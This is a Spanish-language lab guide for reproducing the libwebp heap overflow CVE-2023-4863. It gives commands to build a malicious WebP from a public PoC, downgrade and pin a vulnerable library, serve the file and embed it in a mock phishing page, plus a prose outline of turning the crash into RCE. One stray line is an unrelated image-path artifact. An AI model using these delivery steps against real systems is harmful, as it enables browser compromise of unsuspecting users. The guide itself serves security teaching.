Práctica 1: Explotación de CVE-2023-4863 (libwebp – RCE)

Objetivo

- Reproducir la vulnerabilidad crítica **CVE-2023-4863** en la librería **libwebp** (≤ 1.3.1).
- Generar y servir un archivo **WebP malicioso** que provoca **heap buffer overflow**.
- Analizar por qué el bug permite **ejecución de código remoto (RCE)** en aplicaciones como **Chrome/Firefox**, y demostrarlo en un entorno **controlado y seguro**.
- Evaluar contramedidas y mitigaciones.

1. Contexto de la vulnerabilidad

- **CVE-2023-4863** descubierta en septiembre 2023, con severidad **CVSS 8.8 (Critical)**.
- Impacta a **libwebp**, librería de Google usada por navegadores (Chrome, Firefox, Edge, Safari), visores de imágenes, aplicaciones móviles, etc.
- Vulnerabilidad: **heap buffer overflow** en la función de **decodificación de Huffman** al procesar imágenes WebP especialmente manipuladas.
- Riesgo: un atacante puede lograr **ejecución de código arbitrario** cuando la víctima abre un `.webp` malicioso.
- Fue explotada como **0-day** antes de que Google y Mozilla lanzaran parches.

2. Entorno de laboratorio recomendado

Víctima (Ubuntu Desktop 20.04 / 22.04)

- Navegador vulnerable: **Chrome ≤ 116.0.5845.187**
- Librería vulnerable: **libwebp ≤ 1.3.1**
- Configuración: red interna con Kali

Atacante (Kali Linux 2025.2 o 2023.4)

- Herramientas: `python3`, `git`, `gcc`, `http.server`
- Opcionales: `tcpdump`, `wireshark`, `mitmproxy`

Importante: **trabajar en VM aislada, con snapshot**.

3. Preparación del entorno vulnerable

Instalar Chrome vulnerable *(en Ubuntu víctima)*

```
wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb
sudo apt install ./google-chrome-stable_current_amd64.deb
```

Evitar actualizaciones automáticas

```
sudo systemctl stop apt-daily.service
sudo systemctl disable apt-daily.service
```

4. PoC funcional en Kali

Usaremos el repositorio de **mistymntncop** con un `.webp` ya generado (`bad.webp`) y código `craft.c` para reproducirlo.

Descargar el PoC

```
git clone https://github.com/mistymntncop/CVE-2023-4863
cd CVE-2023-4863
ls
```

Deberías ver: `bad.webp`, `craft.c`, `README.md`.

Compilar generador de exploit

```
sudo apt install gcc
gcc -o craft craft.c
./craft exploit.webp
```

Esto produce un **archivo WebP malicioso** (`exploit.webp`). También puedes usar el `bad.webp` ya incluido.

Probar vulnerabilidad en libwebp vulnerable

Cómo comprobar la versión de libwebp ejecuta alguno de estos comandos en tu Ubuntu:

```
dpkg -l | grep libwebp
```

En la máquina víctima (con versión vulnerable de `libwebp`):

```
sudo apt install webp
dwebp exploit.webp -o salida.png
```

Si la librería es vulnerable, ocurre **crash (segfault / heap overflow)**.
Si está parchada, aborta con error de formato inválido.

Cómo comprobar el parche aplicado en Ubuntu

Si ha dado otro tipo de error se puedes verificar que el sistema dispone del parche con:

```
apt changelog libwebp7 | grep CVE-2023-4863 -A3
```

Si aparece referencia al **CVE-2023-4863**, significa que Ubuntu ya integró la corrección en su paquete

Instalar un `.deb` vulnerable

En 22.04, la versión **vulnerable previa al parche** fue:

- `libwebp7 1.2.2-2ubuntu0.22.04.1`

El parche llegó en:

- `libwebp7 1.2.2-2ubuntu0.22.04.2` (con fix de CVE-2023-4863).

Para instalar una versión vulnerable

1. Descarga manual del `.deb` vulnerable:

   http://launchpadlibrarian.net/666317819/libwebp7_1.2.2-2ubuntu0.22.04.1_amd64.deb

2. Instalar con:

   ```
   sudo dpkg -i libwebp7_1.2.2-2ubuntu0.22.04.1_amd64.deb
   ```

3. Evitar que se vuelva a actualizar:

   ```
   sudo apt-mark hold libwebp7
   ```

4. Comprobar que esta instalado con:

```
dpkg -l | grep libwebp
```

lo que debería mostrar la `1.2.2-2ubuntu0.22.04.1`.

5. Repetir la prueba con:

```
dwebp exploit.webp -o salida.png
```

Ahora, si está vulnerable, se debería ver un **segfault o crash**.

- El mensaje viene del *heap allocator* (glibc).
- Indica que la librería `libwebp` intentó **liberar memoria dos veces** o accedió a un bloque ya corrompido.
- En este caso, es consecuencia del **heap buffer overflow** que provoca la imagen maliciosa (`exploit.webp`).

5. Entrega del exploit a la víctima

Una vez generado el archivo malicioso (`exploit.webp`) con el PoC, el siguiente paso es **hacerlo accesible a la máquina víctima**. En un escenario real, esto se lograría a través de páginas web, correos o mensajería instantánea. En el laboratorio, lo simulamos con un servidor HTTP sencillo y una página HTML que incrusta la imagen.

Servir archivo desde Kali

En la máquina atacante (Kali), iniciamos un servidor web básico con Python:

```
cd CVE-2023-4863
sudo python3 -m http.server 80
```

- `cd CVE-2023-4863`: nos ubicamos en el directorio donde está `exploit.webp`.
- `python3 -m http.server 80`: levanta un servidor HTTP en el puerto 80 (estándar de la web).
- De este modo, cualquier dispositivo en la misma red interna puede acceder al archivo mediante la URL:
- `http://<IP-de-Kali>/exploit.webp`

Por ejemplo: `http://192.168.56.102/exploit.webp`.

Es servidor no implementa autenticación ni cifrado; se usa únicamente con fines de laboratorio en una red controlada.

Incrustar en HTML (phishing simulado)

Para simular cómo un atacante entregaría este exploit, creamos un archivo HTML con un contenido aparentemente inofensivo (ej. una “imagen atractiva”), que en realidad carga el `exploit.webp`.

Archivo `index.html` en el directorio del servidor:

```
<html>
  <body>
    <h1>Imagen atractiva</h1>
    <img src="http://192.168.56.102/exploit.webp">
  </body>
</html>
```

- La etiqueta `<img>` fuerza al navegador de la víctima a descargar y procesar la imagen WebP.
- La URL apunta a la IP de la máquina atacante (Kali) donde corre el servidor Python.
- En un entorno real, este HTML podría enviarse como enlace en un correo de phishing o cargarse desde un sitio comprometido.

Ejecución en la víctima

1. En la máquina víctima, abrir el navegador vulnerable (Chrome ≤ 116.x).
2. Visitar la URL del atacante:

   ```
   http://192.168.56.102/index.html
   ```

3. El navegador intentará renderizar el `exploit.webp`.
4. Dependiendo de la versión de `libwebp`:
   - Si es vulnerable (≤ 1.3.1), puede producir un **crash** o un **comportamiento inesperado**.
   - Si está parchada (≥ 1.3.2), mostrará error o simplemente no renderizará la imagen.

Análisis académico

- Este paso demuestra cómo un archivo aparentemente legítimo (imagen) puede servir como vector de ataque.
- La explotación no requiere interacción compleja: basta con **abrir una página** o **recibir un archivo multimedia**.
- En entornos reales, este ataque podría usarse en:
  - Campañas de phishing con imágenes embebidas.
  - Chats/mensajería que aceptan WebP (WhatsApp, Telegram, Discord).
  - Sitios web comprometidos que muestran imágenes manipuladas.

Discusión: del crash al RCE

La demostración en laboratorio permite comprobar que la librería **libwebp** vulnerable (≤ 1.3.1) se comporta de manera anómala al decodificar una imagen `.webp` especialmente construida, produciendo errores como:

```
double free or corruption (!prev)
Aborted (core dumped)
```

Este crash confirma la existencia de un **heap buffer overflow**, pero no constituye por sí mismo ejecución de código arbitrario. Para que la vulnerabilidad pueda transformarse en un ataque de **ejecución remota de código (RCE)**, un atacante avanzado seguiría una serie de pasos adicionales:


1. **Control del heap (heap grooming)**
   El atacante necesita manipular la asignación y liberación de memoria para que los datos maliciosos se ubiquen cerca de estructuras críticas de la aplicación.
2. **Corrupción dirigida**
   Aprovechando el desbordamiento, se sobrescriben punteros o metadatos del heap de forma controlada. El objetivo es redirigir el flujo de ejecución.
3. **Construcción de una cadena ROP (Return-Oriented Programming)**
   Debido a protecciones modernas como **DEP/NX** (que marcan la memoria como no ejecutable), no es suficiente con inyectar shellcode. El atacante debe encadenar fragmentos de código legítimo ("gadgets") para ejecutar instrucciones arbitrarias.
4. **Bypass de protecciones**
   - **ASLR (Address Space Layout Randomization):** complica predecir direcciones de memoria.
   - **Stack canaries y sanitizers:** detectan sobrescrituras.
   - **Sandboxing del navegador:** incluso si se logra código nativo, aún se requiere escapar de la sandbox para tener control del sistema.
5. **Entrega de payload**
   Una vez superados los mecanismos de mitigación, el atacante puede ejecutar instrucciones arbitrarias: instalar malware, robar cookies, registrar teclas, etc.

Impacto en la práctica real

Este proceso, aunque complejo, fue demostrado por atacantes en la naturaleza: **Google y Mozilla confirmaron que CVE-2023-4863 fue explotado como 0-day** en navegadores como Chrome y Firefox antes de su parcheo en septiembre de 2023. Esto muestra que la vulnerabilidad **sí es explotable hasta RCE**, aunque en el laboratorio académico se limite la demostración al crash.

Conclusión académica

- El crash reproducido en laboratorio representa el **primer síntoma observable de corrupción de memoria**.
- Con técnicas avanzadas, ese crash puede evolucionar a un **exploit funcional de RCE**.
- Este caso ilustra la importancia de las actualizaciones rápidas: basta con abrir un archivo de imagen aparentemente inofensivo para comprometer un sistema completo.



6. Análisis post-explotación

1. **Monitoreo de tráfico**

   En Kali:

   ```
   sudo tcpdump -i eth0 host 192.168.56.103 -w captura.pcap
   ```

   Revisar con Wireshark para ver la petición HTTP de la víctima.

2. **Impacto**
   - En laboratorio: *crash de Chrome/libwebp*.
   - En explotación real: *ejecución de shellcode (RCE).*
   - Vectores: *archivos incrustados en correos, webs, chats (ej. WhatsApp, Signal, Telegram también usan WebP).*
3. **Persistencia**
   - Un atacante podría instalar backdoors, robo de cookies, o malware tras primera ejecución.

7. Actividades de evaluación

Actividad	Detalle práctico a entregar
Demostración del PoC	Evidencia de crash al abrir exploit.webp en libwebp vulnerable
Captura de tráfico	PCAP mostrando petición HTTP al servidor atacante
Informe de riesgo	Explicar cómo un simple archivo de imagen puede comprometer sistemas enteros
Contramedidas	Parches (libwebp ≥ 1.3.2), segmentación de memoria, validación estricta de imágenes

8. Mitigaciones reales

- **Actualizar** a libwebp ≥ 1.3.2
- **Políticas de restricción de archivos** (ej. filtrar WebP desconocidos en correos).
- **Análisis dinámico** en antivirus / sandbox.
- **Compilación con protecciones**: `-fsanitize=address`, ASLR, DEP.